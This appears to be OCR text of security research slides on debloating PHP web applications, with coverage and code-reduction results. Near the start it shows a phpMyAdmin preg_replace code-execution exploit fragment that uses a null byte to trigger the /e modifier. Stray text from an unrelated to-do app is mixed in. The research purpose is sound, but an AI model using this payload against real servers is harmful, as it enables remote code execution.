
□ Use regular expression

preg_replace code execution using null byte injection



```php
private function _getRegexReplaceRows(
...
    if (is_array($result)) {
        foreach ($result as $index=>$row) {
            $result[$index][1] = preg_replace(
                "/" . $find . "/",
                $replaceWith,
                $row[0]
            );
        }
    }
```

/e modifier: Do the substitution and execute as PHP code



```python
# build exploit
exploit = {
    "db": db,
    "table": table,
    "token": token,
    "goto": "sql.php",
    "find": "0/e\0",
    "replaceWith": payload,
    "columnIndex": "0",
    "useRegex": "on",
    "submit": "Go",
    "ajax_request": "true"
}
```

Notice a pattern?


IIS Support in Zend Framework

Edit thumbnail of a post

Use of Redis client in gadget chain

Regex find and replace in rows

Debloating Pipeline


1. Vulnerability to Code Mapping
CVE Database
2. Application Profiling By Usage Simulation
3. Record Code Coverage
php
Line Coverage Information
4. Analyze Unused Files / Functions
APACHE
MySQL
php
Debloated Applications
5. Debloating Logic
6. Rerun Tests to Verify Correctness
Se
7. Test Against Known Expoits
metasploit
8. Analyze The Results

Debloating Pipeline

Analyzed Applications

Magento®

MediaWiki

Because ideas want to be free.

phpMyAdmin

WordPress

Identifying important features of an application

- Find tutorials for these applications
- Automate them using Selenium

Tutorials

Example of tasks covered by tutorials

1. Login
2. Create a database
3. Create tables
4. Run queries
5. Drop database
6. …


What’s not covered by tutorials

1. Some pages on the front of the application
2. Error handlers


Expanding the breadth of code coverage

Monkey Testing

Spider



Vulnerability Scanner



todos

u0v

wash the dishes

~~Call Marnie~~

~~Change calendarz32ra~~

1 item left

Double-click to edit a todo


Written by Addy Osmani

Part of TodoMVC

Expanding the breadth of code coverage


Monkey Testing

Spider



Vulnerability Scanner

Files covered by each testing tool




(a) *phpMyAdmin 4.7.0* **(b)** *MediaWiki 1.28.0* **(c)** *Magento 2.0.5* **(d)** *WordPress 4.7.1*

File & Function level debloating

- Remove the contents of unused files/functions
- Use place holders
    - Log information about execution of removed code
    - Stop the execution flow to prevent entering an unknown state


What's a good metric to measure the effectiveness of debloating?

Logical Lines of Code (LLOC)



```
for (i = 0; i < 100; i++) printf("hello"); /* How many lines of code is this? */
```

LOC	Logical LOC	Comment Lines
1	2 (for stmt, printf stmt)	1



```
/* Now how many lines of code is this? */
for (i = 0; i < 100; i++)
{
    printf("hello");
}
```

LOC	Logical LOC	Comment Lines
4	2 (for stmt, printf stmt)	1


Results #1: Reduction of LLOC after debloating

File Debloating

- Average **33%** reduction
- WordPress: **9%**
- Magento: **65%** (400 KLLOC)

Function Debloating

- Average **47%** reduction (+14%)
- WordPress: **31%** (+22%)
- Magento **71%** (+6%)




Results #2: Reduction of Cyclomatic Complexity

File Debloating


- Average of **32.5%** reduction
- WordPress: **6%**
- Magento: **74.3%**


Function Debloating


- Average **50.3%** reduction (**+18%**)
- WordPress: **24%** (**+18%**)
- Magento **80.2%** (**+6%**)



Coverage of CVEs based on usage profiles







